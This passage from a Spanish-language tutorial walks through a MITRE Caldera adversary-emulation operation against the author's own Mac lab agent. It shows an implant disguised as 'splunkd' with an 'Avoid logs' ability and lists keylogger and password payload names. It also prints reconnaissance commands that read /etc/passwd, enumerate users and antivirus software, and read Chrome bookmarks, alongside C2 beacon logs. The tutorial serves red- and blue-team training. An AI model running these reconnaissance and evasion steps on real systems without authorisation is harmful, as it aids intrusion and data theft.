- **Deadman Abilities** (Capacidades de hombre muerto): Lista separada por comas de los ID de capacidades que se ejecutarán inmediatamente antes de la terminación del agente. El agente debe ser compatible con las capacidades de hombre muerto para que se puedan ejecutar.



The screenshot shows the 'Agent Configuration' window with the following settings:

- Beacon Timers (sec)**: min 30, max 60
- Watchdog Timer (sec)**: 0
- Untrusted Timer (sec) ***: 90
- Implant Name**: splunkd
- Bootstrap Abilities**: Avoid logs (with a close button 'x' and a plus button '+')
- Deadman Abilities**: (with a plus button '+')

* A global setting that will effect any new or existing agents.

Buttons: Close, Save

3.2.2 Secuencia normal de trabajo con Mitre Caldera

Para nuestro trabajo cotidiano con Mitre Caldera, es importante que comprendamos cuál es la secuencia natural de pasos a seguir.

Normalmente lo haremos siguiendo cuatro pasos:

1. Abilities → 2. Adversaries → 3. Agents → 4. Operations

Qué es y qué hace cada uno

1) Abilities (Habilidades)

- **Qué son:** acciones atómicas que Caldera puede ejecutar (por ejemplo: listar procesos, descargar un binario, ejecutar un comando, mover lateralmente, etc.).
- **Qué hacen:** definen *cómo* se realiza una técnica concreta (normalmente mapeadas a técnicas ATT&CK — por ejemplo T1059 ejecución de comandos).
- **Formato:** suelen ser scripts o módulos con parámetros, timeout, condiciones de éxito/fallo.
- **Por qué importan:** son los bloques de construcción; sin abilities no hay pasos concretos que ejecutar.

2) Adversaries (Adversarios / perfiles)

- **Qué son:** colecciones ordenadas de abilities (a menudo con condiciones, ramificaciones y delays) que representan una *táctica o campaña* completa.
- **Qué hacen:** describen la secuencia lógica de ataque (por ejemplo: Recon → Exploit → Persistencia → Escalada → Exfiltración) agrupando abilities y su flujo.
- **Por qué importan:** encapsulan una estrategia reutilizable — puedes ejecutar el mismo adversary contra muchos agents.

3) Agents (Agentes)

- **Qué son:** procesos clientes conectados al servidor Caldera que ejecutan instrucciones (por ejemplo: un implant en un host de laboratorio).
- **Qué hacen:** reciben órdenes (abilities) desde el servidor y las ejecutan localmente, reportando resultados y artefactos.
- **Por qué importan:** son los *puntos de ejecución* reales; sin agentes no hay dónde ejecutar las abilities.

4) Operations (Operaciones)

- **Qué son:** la ejecución concreta: un intento de correr un adversary (o conjunto de abilities) sobre uno o más agents, con parámetros (fechas, alcance, velocidad, colecciones de agentes).
- **Qué hacen:** coordinan la ejecución, monitorizan progreso, recolectan resultados/logs, y permiten pausar/terminar la campaña.
- **Por qué importan:** es la acción real de «lanzar el ataque» en un entorno controlado.

Por qué esa secuencia (motivo práctico)

- **Preparación primero:** definir y probar **abilities** antes te evita errores en tiempo de ejecución.
- **Diseño de campaña:** agrupar esas abilities en **adversaries** permite repetir y estandarizar ataques.
- **Disponibilidad de ejecución:** tener **agents** conectados es requisito para que la ejecución sea posible — pero no necesitas desplegarlos al último segundo: pueden existir desde antes.
- **Ejecución controlada:** finalmente lanzas una **operation** para ejecutar el adversary contra los agents.

3.2.3 Lancemos nuestra primer operación


Sigamos nuestros cuatro pasos:

1. Abilities → 2. Adversaries → 3. Agents → 4. Operations

Comenzaremos entonces con “**1. Abilities**” Como nuestra primera intención es avanzar “paso a paso”, haremos un descubrimiento de nuestro agente, por lo que dentro de “**Campaigns**”, hacemos click en “**abilities**” (**rojo**).

Se nos abrirá la ventana que se presenta en la imagen que sigue abajo, dentro de esta ventana, en el campo “**buscar**” (Imagen de la lupa), pondremos “**discovery**” (**verde** en la imagen de abajo)..

Como podemos ver en la imagen de abajo, de las 1862 Abilities, 101 de ellas se relacionan con Discovery (recuadrado en **azul** en la imagen de abajo), Podríamos seleccionar cualquiera de ellas, o la que más nos guste para comenzar a estudiar esta herramienta.



Abilities

An ability is a specific ATT&CK tactic/technique implementation which can be executed on running agents. Abilities will include the command(s) to run, the platforms / executors the commands can run on (ex: Windows / PowerShell), payloads to include, and a reference to a module to parse the output on the Caldera server.

+ Create an Ability

Q discovery

Tactic

All

Technique

All

Plugin

All

Platform

All

Clear Filters

101 / 1862 abilities

discovery

T1087.002 - Account Discovery: Domain Account

Account Discovery (all)

The net utility is executed via cmd to enumerate domain user accounts.

discovery

T1087.002 - Account Discovery: Domain Account

Account Discovery (targeted)

The net utility is executed via cmd to enumerate detailed information about a specific user account.

discovery

T1010 - Application Window Discovery

Application Window Discovery

Extracts the names of all open non-explorer windows, and the locations of all explorer windows.

discovery

T1082 - System Information Discovery

BIOS Information Discovery through Registry

Looks up for BIOS information in the registry. BIOS information is often read in order to detect sandboxing environments. Upon execution, BIOS information will be displayed. - <https://tria.ge/210111-eaz8mqhgh6/behavioral1> - <https://evasions.checkpoint.com/techniques/registry.html>

discovery

T1069.002 - Permission Groups Discovery: Domain Groups

Basic Permission Groups Discovery Windows (Domain)

Basic Permission Groups Discovery for Windows. This test will display some errors if run on a computer not connected to a domain. Upon execution, domain information will be displayed.

discovery


T1069.001 - Permission Groups Discovery: Local Groups

Basic Permission Groups Discovery Windows (Local)

Basic Permission Groups Discovery for Windows. This test will display some errors if run on a computer not connected to a domain. Upon execution, domain information will be displayed.

En nuestro caso, y solo a título de ejemplo y práctica, de estas 101 habilidades, hemos seleccionado “**T1082 – System Information Discovery**”, tal cual se muestra en la imagen de la derecha.

Si hacemos click en la misma, se nos abrirá la ventana de edición de la misma, tal cual se ve en la imagen de abajo.



Edit Ability

Ability ID
44705da4b28c8fa571c2a2940b34565a

Name
System Information Discovery

Description
Identify System Info

Tactic
discovery

Technique ID
T1082

Technique Name
System Information Discovery

Options
☐ Singleton
☐ Repeatable

Reset Delete Cancel Save

Finalmente, como podéis ver también en la imagen de la derecha, hemos seleccionado algunas “Payloads” (azul), que en definitiva será la carga, o el contenido, que tendrá esta habilidad en concreto.

Una vez completado todos estos campos, ahora sí podemos guardar la habilidad (Save) con lo que ya ha quedado creada.

discovery T1082 - System Information Discovery


System Information Discovery

Identify System Info. Upon execution, system info and time info will be displayed.

Antes de guardar (**Save**) la misma, es necesario definir al menos un **Ejecutor** (Executors), los veremos bajando un poco en esta misma ventana.

En la imagen e abajo, podemos ver este “**+ Add Executor**” (naranja) que, inisitimos, se encuentra en la misma ventana, haciendo scoll hacia abajo).

Como nuestro agente está corriendo en otro MACINTOSH, hemos seleccionado “Platform: **darwin**” (verde) y el tiempo de ejecutor será un Shell (**sh**) (rojo).



Executors

+ Add Executor

Platform
darwin

Executor
sh

Payloads
8495c4_MacOSKeylogger.swift
5cb955_passwords.txt
7e8ee7_AtomicTest.dll

Command
1 ver

Siguiendo nuestra secuencia:


1. Abilities → 2. Adversaries → 3. Agents → 4. Operations

Pasemos ahora a configurar nuestros adversarios: **2. Adversaries**.

Volvemos al menú principal (a la izquierda de la interfaz gráfica) y nuevamente desde “**Campaigns**”, seleccionaremos ahora “**adversaries**”, tal cual se presenta recuadrado en **rojo** en la imagen de la derecha.

Se nos abrirá la ventana que presentamos en la imagen de abajo.

Ordering	Name	Tactic	Technique	Executors	Requires	Unlocks	Payload	Cleanup
1	Identify active user	discovery	System Owner/User Discovery	Apple, Linux, Windows		Key		X
2	Find local users	discovery	Account Discovery: Local Account	Apple, Linux		Key		X
3	Identify local users	discovery	Account Discovery: Local Account	Apple, Windows				X
4	Snag broadcast IP	discovery	System Network Configuration Discovery	Apple				X
5	Find user processes	discovery	Process Discovery	Apple, Linux, Windows	Lock			X
6	Discover antivirus programs	discovery	Software Discovery: Security Software Discovery	Apple, Windows		Key		X
7	Permission Groups Discovery	discovery	Permission Groups Discovery: Local Groups	Windows, Apple, Linux				X
8	Discover Mail Server	discovery	Remote System Discovery	Linux, Apple, Windows		Key		X



Fijaros que como hemos seleccionado “discovery”, y a su vez la técnica “**T1082 – System Information Discovery**” (**rojo**), ya nos despliega todo el conjunto de adversarios que podemos lanzar, y lo más importante: Con absoluta correspondencia con la matriz ATT&CK que venimos desarrollando desde el principio, con sus técnicas y subtécnicas.

¡¡ esto es ESPECTACULAR !!
A su vez, con la “**x**” (**verde**) que aparece a la derecha, podemos eliminar las técnicas que no aplican a nuestra plataforma.

Como en nuestro caso el agente es MAC, como podéis ver, sólo hemos dejado las que aplican a MAC (manzanita en recuadro **verde**).



Siguiendo nuestra secuencia:

1. Abilities → 2. Adversaries → 3. Agents → 4. Operations

Como el agente es lo primero que hemos creado (sobre todo para probar inicialmente su configuración, y sobre todo la conexión), nos toca ahora el último paso: **4. Operations**.

Una vez más lo haremos volviendo al menú principal (a la izquierda de la interfaz gráfica) y nuevamente desde “**Campaigns**”, seleccionaremos ahora “**operations**”, tal cual se presenta recuadrado en **rojo** en la imagen de la derecha.


Se nos desplegará la ventana que vemos en la imagen que sigue.



Como podéis ver en la imagen anterior, hemos recuadrado en **verde** “**+ New Operation**” que es lo que haremos. NOTA: en nuestro caso también podéis ver que en la imagen anterior figura “Discovery MACINTOSH”, esto se debe a que ya la teníamos creada, pero en este texto es el paso siguiente que os mostramos para que también lo hagáis vosotros “paso a paso”.

En la imagen anterior, prestad atención también a los tres botones de la parte superior, los que nos indican que ya tenemos listas y configuradas las abilities y los adversaries. Resaltado en color **lila**, la misma interfaz gráfica, nos indica también que en estos momentos nos encontramos en “operations”. Si deseamos volver a cualquiera de ellos, podemos seleccionarlos (haciendo click en cualquiera) y se nos volverá a abrir la ventana correspondiente a ese botón.


Una vez seleccionada “**+ New Operation**”, se nos desplegará la imagen que vemos aquí abajo. En nuestro caso, como hemos dicho, la hemos llamado “Discovery MACINTOSH”, pero por supuesto, si vuestro agente es Linux, Windows o lo que fuere, le ponéis el nombre que más os guste.



En la imagen de la derecha, podemos ver lo que nos ofrece para configurar una nueva operación. En este caso ya nos trae varios campos completos, sobre la base de los adversarios y habilidades que ya hemos sido configurando.

Como primer ejercicio, os invitamos a que únicamente coloquéis el título que preferáis y el resto de los campos los dejéis tal cual están por defecto.

A medida que vamos creando operaciones, las mismas ya quedarán definidas, con lo que no necesitaremos siempre crear una nueva, sino que directamente podremos acceder a ellas desde la “Selección de operaciones”, tal cual se muestra en la imagen de aquí abajo.



En cualquiera de los casos, el siguiente paso es pulsar en el botón “**Start**” (recuadrado en **rojo**), para lanzarla.

Una vez que comienza a ejecutarse, en la misma ventana nos irá mostrando el grado de avance de cada uno de los adversarios que habíamos seleccionado en el punto 2. **Adversaries**. Se corresponden con cada uno de los que hemos recuadrado en **verde** y **rojo** en la imagen de este punto 2 (si queréis revisarlos, volved un par de páginas y buscadlos en esa imagen).

Aquí abajo, se presenta una imagen en la que podemos ver como va evolucionando cada uno de ellos, y nos lo indica con las palabreas “**success**”, “**collect**” y en el caso de fallos “**failed**”.

CALDERA 5.3.0

Operations Discovery MACINTOSH - 4 decisions | 2 min ago

Discovery MACINTOSH Download Graph SVG

Obfuscator: plain-text

Autonomous

Time Ran	Status	Ability Name	Tactic	Agent	Host	pid	Link Command	Link Output
9/23/2025, 5:21:07 PM GMT+2	success	Identify active user	discovery	kxyvgr	Mac-Ale2021.local	45051	View Command	View Output
9/23/2025, 5:21:47 PM GMT+2	success	Find local users	discovery	kxyvgr	Mac-Ale2021.local	45065	View Command	View Output
9/23/2025, 5:22:37 PM GMT+2	success	Identify local users	discovery	kxyvgr	Mac-Ale2021.local	45076	View Command	View Output
9/23/2025, 5:23:37 PM GMT+2	collect	Snag broadcast IP	discovery	kxyvgr	Mac-Ale2021.local	N/A	View Command	No output

Una vez que finaliza, o inclusive a medida que va finalizando cada uno de ellos (success), podemos ir analizando los comandos que ejecutó cada uno de ellos seleccionando **“View Command”**.

whoami

Copy

9/23/2025, 5:21:07 PM GMT+2	success	Identify active user	discovery	kxyvgr	Mac-Ale2021.local	45051	View Command	View Output	Refresh
9/23/2025, 5:21:47 PM GMT+2	success	<div> <code>cut -d: -f1 /etc/passwd grep -v '_' grep -v '#'</code> </div> <div>Copy</div>					View Command	View Output	Refresh
9/23/2025, 5:22:37 PM GMT+2	success	local users	discovery	kxyvgr	Ale2021.local	45070	View Command	View Output	Refresh

También podemos ver la respuesta obtenida, en el botón **“View Output”**, tal cual se presenta en la imagen de la derecha, con la identificación de usuarios locales.

9/23/2025, 5:22:37 PM GMT+2	success	Identify local users	discovery	kxyvgr	Mac-Ale2021.local	45070	View Output	Refresh
9/23/2025, 5:23:37 PM GMT+2	success	Snag broadcast IP	discovery	kxyvgr	Mac-Ale2021.local	45070	View Output	Refresh
9/23/2025, 5:24:37 PM GMT+2	success	Find user processes	discovery	kxyvgr	Mac-Ale2021.local	45070	View Output	Refresh

Facts

No facts collected

Standard Output

```
ace
daemon
macports
nobody
pulse
root
```



Desde el punto de vista del **“Blue Team”**, es interesante también la capacidad que nos ofrece para poder identificar la actividad que Mitre Caldera está ejecutando. Recordemos también que esto que estamos lanzando, son literalmente las mismas técnicas que emplea un intruso.

```
[+] Beacon (HTTP): ALIVE
[*] Running instruction 88e462cd-e14b-4bcd-9b57-9105a7a79bad
[*] Submitting results for link 88e462cd-e14b-4bcd-9b57-9105a7a79bad via C2 channel HTTP
[+] Beacon (HTTP): ALIVE
[*] Running instruction f0288a4a-15e0-4c77-aa71-944b5f1836e8
[*] Submitting results for link f0288a4a-15e0-4c77-aa71-944b5f1836e8 via C2 channel HTTP
[+] Beacon (HTTP): ALIVE
[*] Running instruction 755c8d4d-c7f2-44ff-8135-1254a06e65fb
[*] Submitting results for link 755c8d4d-c7f2-44ff-8135-1254a06e65fb via C2 channel HTTP
[+] Beacon (HTTP): ALIVE
[*] Running instruction d5115f32-dc5f-4b5d-b105-b91f1fec8c8b
[*] Submitting results for link d5115f32-dc5f-4b5d-b105-b91f1fec8c8b via C2 channel HTTP
[+] Beacon (HTTP): ALIVE
[*] Running instruction 33b00c7a-0afe-49ce-b680-35030928ced6
[*] Submitting results for link 33b00c7a-0afe-49ce-b680-35030928ced6 via C2 channel HTTP
```

Si el **“Blue Beam”**, se conecta al agente, desde el mismo pueda realizar todo el seguimiento, con el grado de detalle que desee, por ejemplo empleando las herramientas que ya hemos estado estudiando: tcpdump, Wireshark, Syslog, etc.

A la izquierda podemos ver una imagen desde la interfaz de comandos del agente, que nos muestra cada una de las instrucciones que se están enviando desde el Servidor de Mitre Caldera.

A continuación, una vez finalizada la operación, podemos también descargarla, desde el botón **“Download Report”**, que podemos ver en la imagen de la derecha, recuadrado en **verde**.



Una vez seleccionado **“Download Report”**, se nos abrirá la ventana que podemos ver en la imagen de la izquierda que nos ofrece diferentes formatos de descarga. Pos supuesto podemos seleccionar el que deseemos para almacenar este escenario.


Los formatos más empleados suelen ser **“Full Report”** que nos entregará un ficher JSON, y CSV para porecsar con cualquier hoja de cálculo. Aquí abajo podemos ver un ejemplo de cada uno de ellos.

Time Ran	Ability Name	Agent	Host	pid	Link Command	Plaintext Command
2025-09-23T	Identify active user	kxyvgr	Mac-Ale2021	45051	whoami	whoami
2025-09-23T	Find local users	kxyvgr	Mac-Ale2021	45065	cut -d: -f1 /etc/passwd grep -v '#'	cut -d: -f1 /etc/passwd grep -v '#' grep -v '#'
2025-09-23T	Identify local users	kxyvgr	Mac-Ale2021	45076	dsccl . list /Users grep -v '#'	dsccl . list /Users grep -v '#'
2025-09-23T	Snag broadcast IP	kxyvgr	Mac-Ale2021	45087	ifconfig grep broadcast	ifconfig grep broadcast
2025-09-23T	Find user processes	kxyvgr	Mac-Ale2021	45093	ps aux grep daemon	ps aux grep daemon
2025-09-23T	Find user processes	kxyvgr	Mac-Ale2021	45111	ps aux grep nobody	ps aux grep nobody
2025-09-23T	Find user processes	kxyvgr	Mac-Ale2021	45119	ps aux grep root	ps aux grep root
2025-09-23T	Discover antivirus programs	kxyvgr	Mac-Ale2021	45128	find /Applications/ -maxdepth 2 -iname *.app grep -io "[a-z]*.app" grep -Ei -	find /Applications/ -maxdepth 2 -iname *.app grep -io "[a-z]*.app" grep -Ei -
2025-09-23T	Permission Groups Discovery	kxyvgr	Mac-Ale2021	45139	groups	groups
2025-09-23T	Get Chrome Bookmarks	kxyvgr	Mac-Ale2021	45146	cat ~/Library/Application\ Support/Google/Chrome/Default/Bookmarks	cat ~/Library/Application\ Support/Google/Chrome/Default/Bookmarks



